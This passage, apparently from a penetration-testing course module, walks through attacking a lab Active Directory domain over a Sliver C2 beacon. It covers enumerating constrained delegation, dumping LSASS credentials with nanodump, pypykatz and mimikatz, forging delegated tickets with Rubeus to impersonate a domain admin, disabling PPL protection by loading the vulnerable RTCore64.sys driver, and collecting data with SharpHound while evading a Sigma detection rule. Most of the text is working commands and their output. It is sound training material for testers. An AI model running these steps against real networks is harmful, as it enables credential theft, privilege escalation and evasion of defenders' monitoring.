Step 1: User to IIS Server	The user authenticates to the IIS server via NTLM authentication, as long as the authentication is not Kerberos.

Step	Description
Step 2: IIS Server to DC	The IIS server utilizes S4U2Self to request a TGS ticket for the user to access itself (IIS Server).
Step 3: DC to IIS Server	The KDC returns the forwardable TGS ticket to the IIS server.
Step 4: IIS Server to DC	The IIS Server utilizes S4U2Proxy to request a TGS ticket for the user to access the SQL server.
Step 5: DC to IIS Server	The KDC returns the TGS ticket to the IIS server.
Step 6: IIS Server to SQL Server	The IIS server acts on behalf of the user to access the SQL service with the forwardable TGS ticket.

Enumeration

Using `sharpview`'s alias and the `Get-NetComputer -TrustedToAuth` argument, we can enumerate computers configured with constrained delegation.

```
sliver (http-beacon) > sharpview Get-NetComputer -TrustedToAuth

[*] sharpview output:
[Get-DomainSearcher] search base:
LDAP://DC01.CHILD.HTB.LOCAL/DC=CHILD,DC=HTB,DC=LOCAL
[Get-DomainComputer] Searching for computers that are trusted to
authenticate for other principals
[Get-DomainComputer] Get-DomainComputer filter string: (&
(samAccountType=805306369)(msds-allowedtodelegateto=*))
objectsid                   : {S-1-5-21-2749819870-3967162335-
1946002573-1104}
samaccounttype              : MACHINE_ACCOUNT
objectguid                  : 42a18d8b-8d41-4118-b7a4-555f322ed7b8
useraccountcontrol          : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
accountexpires              : NEVER
lastlogon                   : 11/8/2023 10:54:30 AM
lastlogontimestamp          : 11/8/2023 10:41:44 AM
pwdlastset                  : 11/8/2023 10:54:30 AM
lastlogoff                  : 12/31/1600 4:00:00 PM
badPasswordTime             : 5/8/2023 12:58:30 PM
name                        : WEB01
distinguishedname           : CN=WEB01,OU=Web
Server,DC=child,DC=htb,DC=local
whencreated                 : 9/14/2022 1:18:27 AM
whenchanged                 : 11/8/2023 6:54:30 PM
samaccountname              : WEB01$
cn                          : {WEB01}
objectclass                 : {top, person, organizationalPerson, user,
```

```
computer}
ServicePrincipalName           : TERMSRV/WEB01
dnshostname                    : web01.child.htb.local
logoncount                     : 151
codepage                       : 0
objectcategory                 :
CN=Computer,CN=Schema,CN=Configuration,DC=htb,DC=local
iscriticalsystemobject         : False
operatingsystem                : Windows Server 2019 Datacenter Evaluation
usnchanged                     : 102486
instancetype                   : 4
badpwdcount                    : 0
usncreated                     : 12967
localpolicyflags               : 0
countrycode                    : 0
primarygroupid                 : 515
msds-allowedtodelegateto       : {eventsystem/srv02.child.htb.local,
eventsystem/SRV02, cifs/srv01.child.htb.local, cifs/SRV01}
operatingsystemversion         : 10.0 (17763)
dscorepropagationdata          : {9/21/2022 4:17:50 PM, 9/14/2022 1:25:52
AM, 1/1/1601 12:00:01 AM}
msds-supportedencryptiontypes  : 28
```

The results provide us with an insight into the `msds-allowedtodelegato` attribute.

Exploitation

Carrying out the exploitation will be possible using the credentials that can be dumped in the `NT AUTHORITY\SYSTEM` beacon on `WEB01`. To grab the hash we are going to use the `nanodump` utility by specifying the process id of the `lsass.exe` process and the arguments for saving the file on disk, the default signature and then downloading the file from `WEB01` to our host.

```
sliver (http-beacon) > info

        Session ID: 019a724f-979a-493c-a4a4-dfb8e2c085c4
              Name: session
          Hostname: web01
              UUID: f7883942-bb9d-6712-8ee2-7baeb1d935aa
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 5220
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
```

```
         Active C2: https://10.10.14.66:9001
    Remote Address: 10.129.230.251:50393
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Tue Apr  2 13:34:19 BST 2024 (3m58s ago)
      Last Checkin: Tue Apr  2 13:37:56 BST 2024 (21s ago)

sliver (http-beacon) > nanodump 656 web01-lsass 1 PMDM

[*] Successfully executed nanodump (coff-loader)
[*] Got output:
Done, to download the dump run:
download web01-lsass
to get the secretz run:
python3 -m pypykatz lsa minidump web01-lsass

sliver (http-beacon) > download web01-lsass

[*] Wrote 11124698 bytes (1 file successfully, 0 files unsuccessfully) to
/home/htb-ac-1008/web01-lsass
```

We are going to utilize `pypykatz` to dump the hashes.

```
python3 -m pypykatz lsa minidump web01-lsass
INFO:pypykatz:Parsing file web01-lsass
FILE: ======== web01-lsass =======
== LogonSession ==
authentication_id 442065 (6bed1)
session_id 2
username eric
domainname CHILD
logon_server DC01
logon_time 2024-04-02T19:12:33.589262+00:00
sid S-1-5-21-2749819870-3967162335-1946002573-1122
<SNIP>
```

The plan of executing the attack is as follows:

1. Compromise the computer or user configured with constrained delegation. We already compromised Web01.
2. Request a TGT for the target computer or service account.

We are going to use the `inline-execute-assembly` utility to request a ticket granting ticket for the `web01$` user by also providing the `NTLM` hash of the user that we found in the dump of lsass.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac-
1008/Rubeus.exe 'asktgt /user:web01$ /rc4:021b6a0d0e0ca246ec266bb72a481bc6
/nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 462922 bytes to memory
[+] Using arguments: asktgt /user:web01$
/rc4:021b6a0d0e0ca246ec266bb72a481bc6 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: child.htb.local
[*] Using rc4_hmac hash: 021b6a0d0e0ca246ec266bb72a481bc6
[*] Building AS-REQ (w/ preauth) for: 'child.htb.local\web01$'
[*] Using domain controller: 172.16.1.15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIE8DCCBOygAwIBBaEDAgEWooID<SNIP>DzIwMjQwNDAzMDU0NzA3WqcRGA8yMDI0MDQwOTE5
NDcwN1qoERsPQ0hJTEQuSFRCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9jaGlsZC5odG
IubG9jYWw=

  ServiceName              :  krbtgt/child.htb.local
  ServiceRealm             :  CHILD.HTB.LOCAL
  UserName                 :  web01$ (NT_PRINCIPAL)
  UserRealm                :  CHILD.HTB.LOCAL
  StartTime                :  4/2/2024 12:47:07 PM
  EndTime                  :  4/2/2024 10:47:07 PM
  RenewTill                :  4/9/2024 12:47:07 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  tHVrB6cslUwY7n4BpMDRjw==
  ASREP (key)              :  021B6A0D0E0CA246EC266BB72A481BC6

[+] inlineExecute-Assembly Finished
```

1. Impersonate a privileged user and request a TGS ticket to access the `CIFS` service on the target computer. For example, the privileged user can be a local administrator of the target computer, sometimes we can even impersonate the domain admin. But the domain user could be configured as `cannot be delegated`. In our case, `child\Administrator` cannot be delegated, however, another domain admin user `child\carrot` can be delegated, so we impersonate carrot. The service name will not be verified, so even if the target service is eventsystem, we can modify it as the CIFS service.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac-
1008/Rubeus.exe 's4u /impersonateuser:carrot
/msdsspn:eventsystem/srv02.child.htb.local /user:web01$
/ticket:doIE8DCCBOygAwIBBaEDAgEWoo<SNIP>sZC5odGIubG9jYWw= /nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 464649 bytes to memory
[+] Using arguments: s4u /impersonateuser:carrot
/msdsspn:eventsystem/srv02.child.htb.local /user:web01$
/ticket:doIE8DCCBOygAwIBBaEDAgEWoo<SNIP>sZC5odGIubG9jYWw= /nowrap


  _______          _
 (_____ \        | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: dc01.child.htb.local (172.16.1.15)
[*] Sending S4U2self request to 172.16.1.15:88
[+] S4U2self success!
[*] Got a TGS for 'carrot' to '[email protected]'
[*] base64(ticket.kirbi):

      doIFLjCCBSqgAwIBBaEDAgEWo<SNIP>lYjAxJA==

[*] Impersonating user 'carrot' to target SPN
'eventsystem/srv02.child.htb.local'
[*] Building S4U2proxy request for service:
'eventsystem/srv02.child.htb.local'
[*] Using domain controller: dc01.child.htb.local (172.16.1.15)
```

```
[*] Sending S4U2proxy request to domain controller 172.16.1.15:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'eventsystem/srv02.child.htb.local':

      doIGDjCCBgqgAwIBBaEDAgEWooIFETCC<SNIP>aHRiLmxvY2Fs

[+] inlineExecute-Assembly Finished
```

After the successful execution of the attack, we can verify the access we have on `srv02.child.htb.local`.

```
sliver (http-beacon) > ls //srv02.child.htb.local/c$

\\srv02.child.htb.local\c$\ (12 items, 704.0 MiB)
==================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Wed Sep 14
11:53:39 -0700 2022
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Tue Sep 13
11:58:22 -0700 2022
-rw-rw-rw-  pagefile.sys                        704.0 MiB  Tue Apr 02
12:08:31 -0700 2024
drwxrwxrwx  PerfLogs                            <dir>      Sat Sep 15
00:19:00 -0700 2018
dr-xr-xr-x  Program Files                       <dir>      Wed Jul 19
06:39:01 -0700 2023
drwxrwxrwx  Program Files (x86)                 <dir>      Wed Sep 14
11:04:27 -0700 2022
drwxrwxrwx  ProgramData                         <dir>      Wed Jul 19
06:39:01 -0700 2023
drwxrwxrwx  Recovery                            <dir>      Tue Sep 13
11:58:27 -0700 2022
drwxrwxrwx  SQL2019                             <dir>      Wed Sep 14
10:46:10 -0700 2022
drwxrwxrwx  System Volume Information           <dir>      Tue Sep 13
12:20:27 -0700 2022
dr-xr-xr-x  Users                               <dir>      Wed Sep 14
11:55:53 -0700 2022
drwxrwxrwx  Windows                             <dir>      Wed Sep 21
09:01:21 -0700 2022
```


Advancing

Dumping credentials on SRV02

We already dumped credentials on Web01, considering we compromised Srv01 and Srv02. Therefore, we can also dump credentials on Srv02. Will it be the same story as we dumped

credentials on Web01?

Note: Some portions could not be easily reproducible; the following steps/examples are intended to showcase a specific case. The pre-compiled `PPLcontrol.exe` binary would be placed on WEB01, which can be reused.

Having established a shell on `SRV01` and further attempting to dump `lsass.exe` would result in the following behavior.

```
*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\mimikatz.exe
"privilege::debug" "sekurlsa::logonpasswords" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(commandline) # exit
Bye!
```


We have administrative (SYSTEM) privileges on the machine. Why can't we still dump credentials? Let's check the source code snippet of mimikatz.

```
NTSTATUS kuhl_m_sekurlsa_acquireLSA() {
  NTSTATUS status = STATUS_SUCCESS;
  KULL_M_MEMORY_TYPE Type;
  HANDLE hData = NULL;
  DWORD pid, cbSk;
  PMINIDUMP_SYSTEM_INFO pInfos;
  DWORD processRights = PROCESS_VM_READ | ((MIMIKATZ_NT_MAJOR_VERSION < 6)
? PROCESS_QUERY_INFORMATION : PROCESS_QUERY_LIMITED_INFORMATION);
  BOOL isError = FALSE;
  PBYTE pSk;

  if (!cLsass.hLsassMem) {
    status = STATUS_NOT_FOUND;
    if (pMinidumpName) {
      Type = KULL_M_MEMORY_TYPE_PROCESS_DMP;
      kprintf(L "Opening : \'%s\' file for minidump...\n", pMinidumpName);
```

```
      hData = CreateFile(pMinidumpName, GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, 0, NULL);
    } else {
      Type = KULL_M_MEMORY_TYPE_PROCESS;
      if (kull_m_process_getProcessIdForName(L "lsass.exe", & pid))
        hData = OpenProcess(processRights, FALSE, pid);
      else PRINT_ERROR(L "LSASS process not found (?)\n");
    }

    **
    if (hData && hData != INVALID_HANDLE_VALUE) ** {
        if (kull_m_memory_open(Type, hData, & cLsass.hLsassMem)) {
          if (Type == KULL_M_MEMORY_TYPE_PROCESS_DMP) {
            if (pInfos = (PMINIDUMP_SYSTEM_INFO)
kull_m_minidump_stream(cLsass.hLsassMem -> pHandleProcessDmp -> hMinidump,
SystemInfoStream, NULL)) {
              cLsass.osContext.MajorVersion = pInfos -> MajorVersion;
              cLsass.osContext.MinorVersion = pInfos -> MinorVersion;
              cLsass.osContext.BuildNumber = pInfos -> BuildNumber;
              #if defined(_M_X64) || defined(_M_ARM64)
              if (isError = (pInfos -> ProcessorArchitecture !=
PROCESSOR_ARCHITECTURE_AMD64))
                PRINT_ERROR(L "Minidump pInfos->ProcessorArchitecture (%u)
!= PROCESSOR_ARCHITECTURE_AMD64 (%u)\n", pInfos -> ProcessorArchitecture,
PROCESSOR_ARCHITECTURE_AMD64);
              #elif defined(_M_IX86)
              if (isError = (pInfos -> ProcessorArchitecture !=
PROCESSOR_ARCHITECTURE_INTEL))
                PRINT_ERROR(L "Minidump pInfos->ProcessorArchitecture (%u)
!= PROCESSOR_ARCHITECTURE_INTEL (%u)\n", pInfos -> ProcessorArchitecture,
PROCESSOR_ARCHITECTURE_INTEL);
              #endif
            } else {
              isError = TRUE;
              PRINT_ERROR(L "Minidump without SystemInfoStream (?)\n");
            }

            if (pSk = (PBYTE) kull_m_minidump_stream(cLsass.hLsassMem ->
pHandleProcessDmp -> hMinidump, (MINIDUMP_STREAM_TYPE) 0x1337, & cbSk)) {
              kprintf(L " > SecureKernel stream found in minidump (%u
bytes)\n", cbSk);
              pid = kuhl_m_sekurlsa_sk_search(pSk, cbSk, TRUE);
              kprintf(L " %u candidate keys found\n", pid);
            }
          } else {
            #if defined(_M_IX86)
            if (IsWow64Process(GetCurrentProcess(), & isError) && isError)
              PRINT_ERROR(MIMIKATZ L " "
                MIMIKATZ_ARCH L " cannot access x64 process\n");
            else
```


```
              #endif {
                cLsass.osContext.MajorVersion = MIMIKATZ_NT_MAJOR_VERSION;
                cLsass.osContext.MinorVersion = MIMIKATZ_NT_MINOR_VERSION;
                cLsass.osContext.BuildNumber = MIMIKATZ_NT_BUILD_NUMBER;
              }
            }

            if (!isError) {
              lsassLocalHelper =
                #if defined(_M_ARM64) &
                lsassLocalHelpers[0]
              #else
                (cLsass.osContext.MajorVersion < 6) ? & lsassLocalHelpers[0]
: & lsassLocalHelpers[1]
              #endif
              ;

              if (NT_SUCCESS(lsassLocalHelper -> initLocalLib())) {
                #if!defined(_M_ARM64)
                kuhl_m_sekurlsa_livessp_package.isValid =
(cLsass.osContext.BuildNumber >= KULL_M_WIN_MIN_BUILD_8);
                #endif
                kuhl_m_sekurlsa_tspkg_package.isValid =
(cLsass.osContext.MajorVersion >= 6) || (cLsass.osContext.MinorVersion <
2);
                kuhl_m_sekurlsa_cloudap_package.isValid =
(cLsass.osContext.BuildNumber >= KULL_M_WIN_BUILD_10_1909);
                if
(NT_SUCCESS(kull_m_process_getVeryBasicModuleInformations(cLsass.hLsassMem
, kuhl_m_sekurlsa_findlibs, NULL)) &&
kuhl_m_sekurlsa_msv_package.Module.isPresent) {
                  kuhl_m_sekurlsa_dpapi_lsa_package.Module =
kuhl_m_sekurlsa_msv_package.Module;
                  if (kuhl_m_sekurlsa_utils_search( & cLsass, &
kuhl_m_sekurlsa_msv_package.Module)) {
                    status = lsassLocalHelper -> AcquireKeys( & cLsass, &
lsassPackages[0] -> Module.Informations);
                    if (!NT_SUCCESS(status))
                      PRINT_ERROR(L "Key import\n");
                  } else PRINT_ERROR(L "Logon list\n");
                } else PRINT_ERROR(L "Modules informations\n");
              } else PRINT_ERROR(L "Local LSA library failed\n");
            }
          } else PRINT_ERROR(L "Memory opening\n");

          if (!NT_SUCCESS(status))
            CloseHandle(hData);
        } **
        else PRINT_ERROR_AUTO(L "Handle on memory"); **
```

```
    if (!NT_SUCCESS(status))
      cLsass.hLsassMem = kull_m_memory_close(cLsass.hLsassMem);
  }
  return status;
}
```

Inspect `line 25`, `line 29`, and `line 113`; we can infer that `OpenProcess` did not successfully access `lsass.exe`, even with administrative (SYSTEM) privilege; this is due to `PPL`.

```
Line 25: hData = OpenProcess(processRights, FALSE, pid);
Line 29: if(hData && hData != INVALID_HANDLE_VALUE)
Line 113: else PRINT_ERROR_AUTO(L"Handle on memory");
```

As dumping `lsass.exe` is abused heavily by threat actors, Microsoft took actions to defend against such attacks, such as `PPL` (Protected Process Light). PPL is easy to configure for system administrators or security engineers and a quick win. While PPL can still be bypassed, at least it adds additional difficulty and steps for attackers to dump credentials. Windows has four integrity levels, and PPL has a higher level than SYSTEM; therefore, even SYSTEM privilege cannot access PPL-protected processes, and lsass supports PPL. We can enable PPL by adding `RunAsPPL` at the following location in the registry.



For a computer with PPL enabled, such as Srv02, we will get that error if we try to dump credentials from lsass.exe. However, PPL can still be bypassed. Mimikatz driver `mimidrv.sys` can be used to remove the `PPL protection` of process `lsass.exe`. After that, attackers can dump the credentials.

However, nowadays, `mimidrv.sys` is also flagged by AV/EDR software. We can build our own driver and sign it. Sounds difficult? We can also leverage vulnerable signed drivers with vulnerabilities to execute arbitrary code, such as `RTCore64.sys` (signed by MICRO-STAR), `ProcExp152.sys` (signed by Microsoft), etc.

Some recent tools such as `EDRSandblast` (https://github.com/wavestone-cdt/EDRSandblast), `PPLControl` (https://github.com/itm4n/PPLcontrol), and `RToolZ` (https://github.com/OmriBaso/RToolZ) can abuse a vulnerable driver to remove PPL.

Let's download a vulnerable driver, `RTCore64.sys` from https://github.com/RedCursorSecurityConsulting/PPLKiller/blob/master/driver/RTCore64.sys and build PPLControl. Execute the following commands to load the driver:

```
*Evil-WinRM* PS C:\Users\svc_sql\Documents> sc.exe create RTCore64 type=
kernel start= auto binPath= C:\Users\svc_sql\Documents\RTCore64.sys
DisplayName= "control"
[SC] CreateService SUCCESS

*Evil-WinRM* PS C:\Users\svc_sql\Documents> net start RTCore64

The control service was started successfully.

*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\PPLcontrol.exe list

   PID   |  Level   |     Signer      |     EXE sig. level    |     DLL sig.
level    |    Kernel addr.
 -------+---------+-----------------+-----------------------+------------
----------+--------------------
      4 | PP  (2) | WinSystem   (7) | WindowsTcb     (0x1e) | Windows
(0x1c) | 0xffff8d0cfa680080
     88 | PP  (2) | WinSystem   (7) | Unchecked      (0x00) | Unchecked
(0x00) | 0xffff8d0cfa68d080
    296 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfe9ac0c0
    400 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfa682080
    504 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfeb390c0
    512 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfeb11240
    640 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cff7c3380
    656 | PPL (1) | Lsa         (4) | Windows        (0x3c) | Microsoft
```

```
(0x08) | 0xffff8d0cfec390c0
    352 | PPL (1) | Windows     (5) | Windows        (0x3c) | Windows
(0x0c) | 0xffff8d0cfebbd0c0
   3104 | PPL (1) | Antimalware (3) | Antimalware    (0x37) | Microsoft
(0x08) | 0xffff8d0d005fe080
   4092 | PP  (2) | Windows     (5) | Windows        (0x1c) | Windows
(0x1c) | 0xffff8d0d00b88080
   3244 | PPL (1) | Windows     (5) | Windows        (0x3c) | Windows
(0x0c) | 0xffff8d0d00bb5080
   5684 | PPL (1) | Windows     (5) | Windows        (0x3c) | Windows
(0x0c) | 0xffff8d0d009e0080

[+] Enumerated 13 protected processes.

*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\PPLcontrol.exe unprotect 656
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK
[+] The process with PID 656 is no longer a PP(L).
```

Once we have unprotected the process related to `Lsa`, we can successfully dump credentials from `lsass.exe`:

```
*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\mimikatz.exe
"privilege::debug" "sekurlsa::logonpasswords" "exit"
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 135036 (00000000:00020f7c)
Session           : Service from 0
User Name         : SSISTELEMETRY150
Domain            : NT Service
Logon Server      : (null)
```

```
Logon Time         : 11/29/2023 5:55:19 AM
SID                : S-1-5-80-2575449109-2369498003-86869817-2770163484-
1998650617
<SNIP>
```

DACL Exploitation

Concept

As we compromised more users and computers, we found that some had specific permission over other domain objects. For instance, one compromised user account can reset another user's password without knowing the original password. If we intentionally exploit it, we will compromise one more user. To understand this type of attack, let's introduce the concept of DACL. In the context of Active Directory, a DACL (Discretionary Access Control List) is a list of access control entries (ACEs) that specifies which users or groups are allowed or denied access to specific resources, such as computers, SMB shares, or user accounts. The DACL is stored as an attribute of the object and is used to enforce access control on the object.

Each ACE in the DACL specifies the access rights granted or denied to a particular user or group and the permissions that apply to those rights. In our case, user svc_sql can reset David's password without knowing his original password.

There are several ways that ACLs can be exploited in Active Directory, including:

1. Using privileged accounts to modify the DACL: If a privileged account is compromised, such as a domain administrator account, it can modify any object in the directory.
2. Lack of segregation of duties: If different groups or users are given access to different objects in Active Directory, but there is no proper segregation of duties, it may be possible for an attacker to escalate their privileges by accessing objects that they would not usually have permission to access.
3. Unrestricted access to objects: If particular objects in the Active Directory are not adequately secured, it may be possible for an attacker to access and modify them without being detected.
4. Misconfigured permissions: If permissions are not configured correctly, it may be possible for an attacker to gain unauthorized access to principals in the domain.

Note: We are going to showcase the usage of `sharp-hound-4` ingestor using Sliver. Make sure that you have a session on SRV02 using the methods showcased in the other sections. Through the gathered data from the ingestor, we can find the lining between `svc_sql` and the user `David`.

Sharp-hound-4

Sharp-hound-4 is based on the default ingestor that we can use alongside BloodHound. The command below follows an OpSec observation. Considering the following sigma rule we notice that one of the checks is looking at ZIP files following the naming convention `BloodHound.zip` which is the default naming convention that the ingestor generates for the file at the end of the name, once the data is collected. If, for some reason, a decision to generate `.json` files instead, consider it based on the Sigma rule below.

```
<SNIP>
detection:
    selection:
        TargetFilename|endswith:
            - 'BloodHound.zip'
            - '_computers.json'
            - '_containers.json'
            - '_domains.json'
            - '_gpos.json'
            - '_groups.json'
            - '_ous.json'
            - '_users.json'
<SNIP>
```

If the above detection is used in the organization we are assessing, this will trigger some attention. We also must remember that the ingestor will not only enumerate the domain, but also leave a file on disk on the target.

```
sliver (psexec-pivot) > sharp-hound-4 -- -c All --zipfilename academy

[*] sharp-hound-4 output:
2023-11-10T10:03:16.9459485-08:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2023-11-10T10:03:17.2007559-08:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP

<SNIP>

2023-11-10T10:04:04.5218261-08:00|INFORMATION|Saving cache with stats: 76
ID to type mappings.
 80 name to SID mappings.
 0 machine sid mappings.
 5 sid to domain mappings.
 0 global catalog mappings.
2023-11-10T10:04:04.5362034-08:00|INFORMATION|SharpHound Enumeration
Completed at 10:04 AM on 11/10/2023! Happy Graphing!

sliver (psexec-pivot) > ls
```


```
